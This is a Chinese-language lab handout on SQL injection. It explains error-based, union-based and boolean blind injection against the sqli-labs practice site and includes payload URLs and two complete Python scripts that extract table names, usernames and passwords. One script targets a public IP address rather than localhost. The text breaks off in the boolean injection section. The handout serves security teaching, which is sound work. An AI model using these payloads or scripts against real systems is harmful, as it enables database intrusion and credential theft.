实验五 SQL注入漏洞实验

# 5.1 实验目的

（1）熟悉sql语句的基本用法

（2）了解sql安全问题

（3）掌握基本的攻击脚本编写

# 5.2 实验要求

（1）掌握sql注入原理和基本的利用方法

（2）自主完成实操部分和自动化攻击利用exp编写

# 5.3 实验原理

### 5.3.1 SQL介绍

结构化查询语言(Structured Query Language)简称SQL，是一种特殊目的的编程语言，是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统。


（介绍略）

### 5.3.2 SQL注入原理

把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令

看一个php举例：

正常的后端执行代码如下



**图5.3-1 php数据库连接后端代码**

简单分析：

根据用户在前端输入的'账号密码'，点击登录发送表单，传递到后端。接着后端取到传递的数据赋值在了sql语句之中。

如果正常的输入显然不会造成什么安全隐患，但是如果用户输入值中包含了sql语句的组成部分，就会导致sql语句逻辑被篡改，在特定情况下便可造成恶意的代码流程执行（攻击者期望的执行流程）。这种**未处理用户输入而直接完整拼接进入sql语句之中**的问题被称为sql注入。

例如用户输入用户名$username为：

|  |
| --- |
| admin --+ |

这样sql语句则变成了

|  |
| --- |
| Select \* from user where username = admin --+ and password=md5(‘$password’) |

因为 --+ 是注释符号，所以sql语句实际上成为，这样就可以无视后面的密码限制，直接登录成功。

|  |
| --- |
| Select \* from user where username = admin |

### 5.3.3 Information\_schema介绍

在MySQL中，把 information\_schema 看作是一个数据库，确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等

**information\_schema数据库表说明:**

**SCHEMATA表**：提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表。

**TABLES表：**提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表引擎，创建时间等信息。是show tables from schemaname的结果取之此表。

**COLUMNS表：**提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表。

除此之外还有其他许多表信息，此处不再赘述。

### 5.3.4 sql注入常见的payload

猜数据库

|  |
| --- |
| select schema\_name from information\_schema.schemata |

猜某库的数据表

|  |
| --- |
| select table\_name from information\_schema.tables where table\_schema='xxxxx' |

猜某表的所有列

|  |
| --- |
| Select column\_name from information\_schema.columns where table\_name='xxxxx' |

获取某列的内容

|  |
| --- |
| Select \*\*\* from \*\*\*\* |

### 5.3.5 exp编写


在sql注入中会出现需要盲注的情况，就需要通过编程来自动化实现该过程。此处列出一些关于sql注入脚本的编写（python基本的request请求）。

基本的样式（GET请求）：




**图5.3-2 Get请求方式exp样式**

基本样式（POST-time）



**图5.3-3 Post请求方式exp样式**

基本样式（二分法加速注入遍历尝试过程）：



**图5.3-4 二分法加速注入exp样式**

注：以上脚本无法直接拿来利用，请自行根据需求更改，根据自行的payload情况、注入方法等具体更改。

# 5.4 实验相关资源

相关资料：

* [mysql注入原理介绍](https://www.cnblogs.com/Lee-404/p/12795193.html)
* [sqli-labs 部分题解](https://blog.csdn.net/sdb5858874/article/details/80727555)
* [十种报错注入](https://www.cnblogs.com/wocalieshenmegui/p/5917967.html)
* [报错注入原理](https://www.cnblogs.com/Triomphe/p/9489639.html)
* [sql注入脚本模板](https://www.jianshu.com/p/232071aa51ba)
* [盲注方法介绍](https://www.cnblogs.com/forforever/p/13019703.html)

本次实验的提供的附件：

* **phpstudy**
* **sqli-labs**


请自行安装配置。

可以通过官网下载phpstudy或者直接使用附件包中提供的环境。



**图5.4-1 启动phpstudy**

按照上图启动Apache+mysql



**图5.4-2 选择php版本**

注意：此处php版本选择5.6，如果选择的是php7+，后续安装会出现如下报错：



**图5.4-3 报错提示**




**图5.4-4 修改mysql密码**

如图5.4-4修改mysql默认密码，比如改成root。

然后到github上clone项目sqli-labs或者直接下载附件包中提供的sqli-labs。并将该项目文件放到phpstudy的WWW目录下。

注意修改mysql连接配置：



**图5.4-5 查看配置文件**

完成后进入网站根目录（http://127.0.0.1/sqli-labs-master/sqli-labs-master/index.html）并选择Setup/reset Database for labs



**图5.4-6 配置成功**

出现如上图所示即实验环境配置完成。

# 5.5 实验步骤

### 5.5.1 报错注入

顾名思义，依靠报错信息来注入，即通过构造错误的sql语句触发报错信息返回，通过这个报错信息外带出其他数据（攻击者想要获取到的一些信息）。

报错注入涉及到多种方法，其实也就是多种触发报错的条件/函数。这里我们仅列举一种作为示例：updatexml()

首先了解一下这个函数：

**UPDATEXML (XMLdocument, XPathstring, new\_value);**第一个参数：XMLdocument是String格式，为XML文档对象的名称，文中为Doc   
第二个参数：XPathstring (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。   
第三个参数：new\_value，String格式，替换查找到的符合条件的数据

报错原理：由于updatexml的第二个参数需要Xpath格式的字符串，因此在输入的字符不符合Xpath格式时会进行报错。

下面具体分析一下这个靶场的Less-1

首先输入?id=1页面正常回显

接着输入?id=1' 由于输入中包含一个单引号，因此正常的逻辑出错




**图5.5-1 加单引号后的回显**

可以看一下这个报错原因，这里需要注意一点

|  |
| --- |
| use near ''1'' LIMIT 0,1' at line 1 |

这里的第一对单引号直接忽略（报错提示该条信息是字符串）

剩下的'1'' LIMIT 0,1才是被执行的sql语句中的一部分。这样可以分析出后端的语句对于id关键字采用的单引号包裹。（可以到less-1目录下查看源码确实如此）




**图5.5-2 对应的后端代码**

了解过数据库基本的语法知识，我们便可以通过闭合的方式构造注入。这里既然给出了报错信息，我们就直接采用报错注入的方式。payload如下：

|  |
| --- |
| ' or updatexml(1,concat(0x7e,user()),1) --+ |

此处0x7e只是个标志符（其他任何不属于xml格式开头的字符都行）



**图5.5-3 报错注入获得相应提示**

由于该sql语句调用执行先后顺序，会优先执行user()，concat()最后updatexml时报错，将user()结果外带出来。

下面通过报错注入获取superman用户的密码：

1. 首先通过替换user()为所需要的payload，来获取数据库信息。

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' or updatexml(1,concat(0x7e,(select group\_concat(schema\_name) from information\_schema.schemata)),1) --+ |

从而获取到如下结果：

|  |
| --- |
| XPATH syntax error: '~information\_schema,aaa,catfish,' |

数据库显然不仅只有几个，而这里之所以只显示了这些，是因为updatexml函数报错最多显示32位，因此这里用到一个截断函数substr，来截取所获得内容的某些部分。

而另外一种可选方案是利用limit来选取。

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' or updatexml(1,concat(0x7e,(select schema\_name from information\_schema.schemata limit 0,1)),1) --+ |

通过直接替换user()为常用注入的第一个payload（select schema\_name from information\_schema.schemata）获取数据库，会发现出现预期外的错误。

|  |
| --- |
| Subquery returns more than 1 row |

这是因为查询到了多行数据，此处提示我们只能有一行回显，因此可以用limit来代替上述的group\_concat函数（该函数将查询结果以逗号分隔连接成一行结果）。

通过更改limit x,1找到数据库security

同样的方法继续查找该数据库中的表，找到users表

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' or updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='security' limit 0,1)),1) --+ |

接着同样的方法找到users表下的username和password字段

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' or updatexml(1,concat(0x7e,(Select column\_name from information\_schema.columns where table\_schema='security' and table\_name='users' limit 1,1)),1) --+ |


确定了数据库、表、列结构以后就可以查出superman的password

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' or updatexml(1,concat(0x7e,(select password from security.users where username='superman' limit 0,1)),1) --+ |

最终的脚本（python）

|  |
| --- |
| def error\_based\_sql\_injection(sql: str) -> None:  url = "http://47.115.154.103:8848/Less-1/?id=1' and updatexml(1, (concat(0x7e, ({}))),1) --+".format(sql)  res = requests.get(url=url)  if "XPATH syntax error" in res.text:  data = res.text[res.text.find("XPATH syntax error") + len("XPATH syntax error: "):]  data = data[:data.find("</font>")]  print(data)  def error\_based\_injection():  sql\_tables = "select group\_concat(table\_name) from information\_schema.tables where " \  "table\_schema=database()"  error\_based\_sql\_injection(sql\_tables)  sql\_columns = "select group\_concat(column\_name) from information\_schema.columns where " \  "table\_name = 'users'"  error\_based\_sql\_injection(sql\_columns)  sql\_username = "select group\_concat(username) from users"  error\_based\_sql\_injection(sql\_username)  sql\_password = "select group\_concat(password) from users"  error\_based\_sql\_injection(sql\_password) |

注入的结果，～是由于updatexml报错的回显信息



### 5.5.2 union注入


union联合查询，同样以less-1举例，通过输入不同的id可以发现不同的回显，回显的位置位于Login name和Password后面的字段（具体后端是什么字段并不需要考虑），可初步猜测原本的select语句选取的列数为2列。

请思考：为什么要提到select的列数？以及为什么要关心回显位置（这里位置指具体哪一列）。

接下来介绍两种确定列数的方法：

1. **order by**

将查询出来的结果按照某列进行排序，因此当我们以1、2、3作为第1、2、3列进行排序时，依次增大，到某一整数n时报错，即说明该列不存在，n-1列是存在的。



**图5.5-4 报错提示列数**

使用下面的payload发生了报错，因此确定出只有3列。

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' order by 4 --+ |

1. **union select 1,2,3....**

直接union select 确定列数的同时可判断出回显位置。



**图5.5-5 确定列数和回显位置**

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=-1' union select 1,2,3 --+ |


如上图当payload直接联合查询1,2,3时发现回显位置为第二列和第三列。并且列数为3。当选择select 1,2或者select 1,2,3,4都会得到关于"列数不同的报错"

请自行实验通过union联合注入获取superman用户的密码。（参考报错注入使用的payload）

我的payload

|  |
| --- |
| def union\_based\_sql\_injection(sql: str) -> None:  url = "http://47.115.154.103:8848/Less-1/?id=-1' union {};--+".format(sql)  res = requests.get(url=url)  symbols = "Your Login name:"  # print(res.text)  if symbols in res.text:  data = res.text[res.text.find(symbols) + len(symbols):]  data = data[:data.find("<br>")]  print(data)  def union\_based\_injection():  sql\_tables = "select 1, group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database()"  union\_based\_sql\_injection(sql\_tables)  sql\_columns = "select 1, group\_concat(column\_name), 3 from information\_schema.columns where table\_name = 'users'"  union\_based\_sql\_injection(sql\_columns)  sql\_username = "select 1, group\_concat(username), 3 from users"  union\_based\_sql\_injection(sql\_username)  sql\_password = "select 1, group\_concat(password), 3 from users"  union\_based\_sql\_injection(sql\_password) |

注入的结果（得到的数据太多了，有点显示不下）



### 5.5.3 布尔注入

所谓的盲注，即数据库语句执行以后，无法将结果回显，此时的注入对于攻击者来说无法轻易得到执行结果，处于盲视野状态。布尔盲注即可以理解为利用布尔特性（0和1的不同回显）来确定数据库执行情况。听起来有点抽象，来看具体分析。

首先既然要利用不同的布尔值进行不同的回显，那么就需要构造"条件语句"。在mysql中我们可以直接利用if函数

以Less-8为例

输入id=1发现回显的内容



**图5.5-6 id=1的回显**

简单测试后发现输入id=1、2、3...、12都是回显"You are in....."，当输入id=13或者id=-1等不符合规则的的情况时无任何回显。



**图5.5-7 不规则输入时的回显**

可以初步猜测，sql语句正常执行并查出了结果则回显You are in，否则无任何回显。

利用这个布尔特性我们可以构造特殊的payload来获取数据库中的其他信息。比如：

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-8/?id=1' and 1=if((substr(version(),1,1))='4',1,2) --+ |

PS：if(表达式,表达式为true时的结果,表达式为false的结果)

